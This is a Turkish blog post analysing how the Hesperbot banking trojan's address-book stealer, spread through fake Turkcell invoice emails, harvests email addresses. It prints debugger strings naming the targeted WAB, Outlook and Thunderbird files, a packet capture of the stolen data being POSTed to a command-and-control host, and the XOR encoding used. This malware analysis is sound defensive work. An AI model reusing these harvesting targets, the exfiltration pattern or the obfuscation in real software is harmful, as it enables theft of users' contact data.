

Rehber Hırsız Hesperbot


written by Mert SARICA | 2 June 2014

Son 1.5 yıldır hız kesmeden sahte fatura e-postaları ile ağına internet bankacılığı kullanıcılarını düşürmeye çalışan Hesperbot için son aylarda daha fazla mesai saati harcadığımı farkettim.


Son salgınların çoğunda, aynı tip sahte Turkcell fatura e-postasının gönderilmesine, art niyetli kişilerin fatura ve Turkcell kelimelerinden oluşan alan adlarını kullanıyor olmasına ve bankaların bununla ilgili uyarı mesajları gönderiyor olmasına rağmen, kullanıcıların hala bu oltaya düşüyor olmaları da, hem kurumlar hem de medya tarafından Hesperbot'a daha fazla dikkat çekilmesi gerektiğini gösteriyordu. (*Heartbleed virüsü gibi trajikomik haberlere imza atan medyamız, Hesperbot ile ilgili daha çok haber yer vermiş olsaydı eminim bu zamana dek daha az vatandaşımız bu dolandırıcıların tuzağına düşmüş olurdu!*)

Hesperbot'un en son salgında kullandığı sahte e-posta mesajını ve zararlı yazılımı yaymak için kullandığı web sitesini aşağıda görebilirsiniz.

Sahte Fatura E-postası:



Sahte Fatura Web Sitesi:



ESET'in Hesperbot raporu incelendiğinde, zararlı yazılımın hedef sistemden e-posta adreslerini çaldığı ve uzaktaki sunucuya bu bilgileri ilettiği belirtiliyordu fakat bununla ilgili teknik detaylara yer verilmemişti. Hesperbot'u detaylı bir şekilde incelerken, bulaştığı sistemdeki e-posta bilgilerini nasıl ele geçirdiğini ve uzaktaki sunucuya nasıl gönderdiğini inceleme fırsatım olduğu için bunu sizlerle de paylaşmak istedim.

Hesperbot'un hedef sisteme bulaştıktan bir zaman sonra zararlı yazılımı yaymak amacıyla kullanmış olduğu sunucudan ege.xe adında bir yazılım indirdiğini tespit ettim. Paketlenmiş (packed) olan bu yazılımın uzantısını .exe olarak değiştirip her zamanki gibi Immunity Debugger aracı ile incelemeye başladım. Zararlı yazılımı paketinden çıkardıktan sonra ilk iş olarak karakter dizilerini (strings) incelemeye başladım.

Immunity Debugger - _014E0000.exe - [Text strings referenced in _014E0000:.text]		
File View Debug Plugins ImmLib Options Window Help Jobs		
l e m t w h c p k b z r ... s ? Immunity: Consulting Services Manager		
Address	Disassembly	Text string
00401207	RET	[Exit (at CPU selection)]
00401563	PUSH 014E0000,0040D900	Unicode "Common Files\System\wab32.dll"
00401589	PUSH 014E0000,0040D90C	ASCII "WABOpen"
00401626	PUSH 014E0000,0040D914	Unicode ". "
00401636	PUSH 014E0000,0040D940	ASCII "w"
004016D8	PUSH 014E0000,0040D944	ASCII "essc"
004016F5	PUSH 014E0000,0040D94C	ASCII "e"
00401748	PUSH 014E0000,0040D950	ASCII "essj"
00401765	PUSH 014E0000,0040D958	ASCII "jg"
00401894	PUSH 014E0000,0040D95C	ASCII "11111111"
004018F1	PUSH 014E0000,0040D964	ASCII "11111111"
00401908	PUSH 014E0000,0040D96C	ASCII "11111111"
004019C8	PUSH 014E0000,0040D91C	ASCII "11111111 <!-- (ndbgmark:z v="1.4"/> -->"
004019E2	MOV EDI,014E0000,0040D974	ASCII "PrimaryEmail"
004019ED	MOV EDI,014E0000,0040D984	ASCII "DisplayName"
00401BAD	PUSH 014E0000,0040D990	Unicode "abook.nab"
00401BC7	PUSH 014E0000,0040D994	Unicode "history.nab"
00401C40	PUSH 014E0000,0040D99C	Unicode "Thunderbird\Profiles\"
00401CD3	MOV ECX,014E0000,0040D9A0	Unicode " "
00401DDF	PUSH 014E0000,0040D9B0	ASCII "turkoell-efatura.net"
00401DFE	PUSH 014E0000,0040D9FC	ASCII "cpmag@mail.php"
00401E03	PUSH 014E0000,0040D9F4	ASCII "POST"
00401F22	PUSH 014E0000,0040D9E8	Unicode "jg"
004027B6	PUSH 014E0000,0040C1A0	Unicode "nscore.dll"
004027C5	PUSH 014E0000,0040C190	ASCII "CoreExitProcess"
00402B2C	PUSH 014E0000,0040CB6C	Unicode "Runtime Error!Program: "
00402B60	PUSH 014E0000,0040CB3C	Unicode "<Program name unknown>"
00402BAE	PUSH 014E0000,0040CB34	Unicode " "
00402BC3	PUSH 014E0000,0040CB2C	Unicode " " "
00402BF4	PUSH 014E0000,0040CBEB	Unicode "Microsoft Visual C++ Runtime Library"
0040497C	MOV ESI,014E0000,00410540	ASCII "C:\Documents and Settings\Administrator\Desktop\unpacked_hesperbot_addressbook_stealer_014E0000.exe"
004049CF	PUSH 014E0000,0040CB8C	Unicode "KERNEL32.DLL"
0040503C	PUSH 014E0000,0040CB8C	Unicode " " "
0040505D	PUSH 014E0000,0040CCF8	ASCII "FlsAlloc"
00405065	PUSH 014E0000,0040CCFC	ASCII "FlsGetValue"
00405072	PUSH 014E0000,0040CCD0	ASCII "FlsSetValue"
0040507F	PUSH 014E0000,0040CCD8	ASCII "FlsFree"
00405B52	PUSH 014E0000,0040CD68	Unicode "USER32.DLL"
00405B60	PUSH 014E0000,0040CD5C	ASCII "MessageBox"
00405B66	PUSH 014E0000,0040CD4C	ASCII "GetActiveWindow"
00405B96	PUSH 014E0000,0040CD38	ASCII "GetLastActivePopup"
00405BA6	PUSH 014E0000,0040CD1C	ASCII "GetUserObjectInformationW"
00405BBF	PUSH 014E0000,0040CD04	ASCII "GetProcessWindowStation"
0040A95E	PUSH 014E0000,0040D9C0	Unicode "CONOUTS"

WABOpen fonksiyonundan bunun adres defterinde yer alan e-posta adres bilgilerini çaldığını tahmin etmem pek güç olmadı. Immunity Debugger ile yazılımı çalıştırdığımda herhangi bir HTTP trafiği oluşturmadığında birşeylerin ters gittiğini anladım. Yazılım çalışmasına rağmen herhangi bir web trafiği üretmemesi nedeniyle bir yerlerde kısır döngüye girmiş olabileceğinden şüphe ederek PAUSE butonuna bastım. Ardından kendimi ntdll.dll içinde bulduğum için Debug -> Execute till user code ile yazılımın koduna geçiş yaptım. Sistem üzerinde yüklü olan Outlook üzerinde geçerli bir profil olmadığı için çağırılan MAPILogonEx fonksiyonunun [MAPI_E_LOGON_FAILED(80040111)] hata alması nedeniyle kısır döngüden çıkamadığını gördüm ve akışın POP EDI komutu üzerinden devam etmesini sağladım. Akışın devam edebilmesi adına Outlook'un adres defterine 2 adet kayıt girdim ve programın devam etmesini sağladım.

Local Area Connection [Wireshark 1.10.5 (SVN Rev 54262 from /trunk-1.10)]

Filter: ip.dst == 194.58.47.21

No.	Time	Source	Destination	Protocol	Length	Info
158	12.6275200	192.168.114.128	194.58.47.21	TCP	62	dcs > http [SYN] Seq=0 win=64240 Len=0 MSS=1460 SACK_PERM=1
160	12.7428610	192.168.114.128	194.58.47.21	TCP	54	dcs > http [ACK] Seq=1 Ack=1 win=64240 Len=0
161	12.7747630	192.168.114.128	194.58.47.21	HTTP	269	POST /cpmag/mail.php HTTP/1.1
172	13.7531220	192.168.114.128	194.58.47.21	TCP	54	dcs > http [ACK] Seq=216 Ack=187 win=64054 Len=0

Frame 158: 62 bytes on wire (496 bits) captured (62 bytes) over interface 0
Ethernet II, Src: Vmware_6
Internet Protocol Version 4
Transmission Control Protocol

Stream Content

```
POST /cpmag/mail.php HTTP/1.1
Host: turkcell-efatura.net
Cache-Control: no-cache
Content-Length: 108

mmCC00pp..zz..rr..00SS<<QQ}}00..CCNNDD))LL>>JJdd..vv..mm..oo//HH%DD--AAoo..CC..""oo

xx.....>>11%ff' '* HTTP/1.1 200 OK
Server: nginx/0.8.54
Date: Mon, 14 Apr 2014 15:08:08 GMT
Content-Type: text/html; charset=utf-8
Connection: keep-alive
X-Powered-By: PHP/5.3.3
Content-Length: 0
```

Entire conversation (401 bytes)

Find Save As Print ASCII EBCDIC Hex Dump C Arrays Raw

Help Filter Out This Stream Close

Immunity Debugger ile yazılım üzerinde biraz gezindikten sonra e-posta adreslerini gizleyen XOR işlemini buldum. Bu işlem ile e-posta adresinde yer alan her bir bayt, bir sonraki bayt ile (mert.sarica örneğinde m harfi e ile gibi) XOR işlemine sokuluyor ardından işlem tamamlandıktan sonra sunucuya gönderiliyordu.

